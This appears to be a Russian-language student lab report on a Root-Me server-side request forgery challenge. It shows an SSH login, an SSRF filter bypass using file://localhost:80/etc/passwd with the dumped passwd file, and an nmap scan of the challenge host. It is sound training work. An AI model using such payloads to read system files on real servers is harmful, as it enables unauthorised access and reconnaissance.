Задание выполнил студент группы 2345 Романенко Кирилл Денисович


1. Изучите функционал задания (https://www.root-me.org/ru/Zadachi-i-problemy/Veb-server/Server-Side-Request-Forgery), сделайте пинг на свой сервер.

   Подключился к серверу по ssh

   `ssh -i /tmp/id_rsa ubuntu@79.137.175.157`

   Сделал пинг на сервер. Получил ответ и проверил логи

   `tail -n 10 /var/log/nginx/access.log`



2. Прочитайте файл /etc/passwd с уязвимого сервера (https://www.root-me.org/ru/Zadachi-i-problemy/Veb-server/Server-Side-Request-Forgery)

   Обошёл защиту через file://localhost

   file://localhost:80/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
```

3. Просканируйте открытые порты на уязвимом сервере (https://www.root-me.org/ru/Zadachi-i-problemy/Veb-server/Server-Side-Request-Forgery)

```
┌──(kirill㉿kali)-[~]
└─$ sudo nmap ctf23.root-me.org
[sudo] password for kirill:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-05 15:23 +05
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
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Nmap scan report for ctf23.root-me.org (163.172.228.151)
Host is up (2.5s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE    SERVICE
22/tcp  open     ssh
80/tcp  open     http
514/tcp filtered shell

Nmap done: 1 IP address (1 host up) scanned in 755.97 seconds
```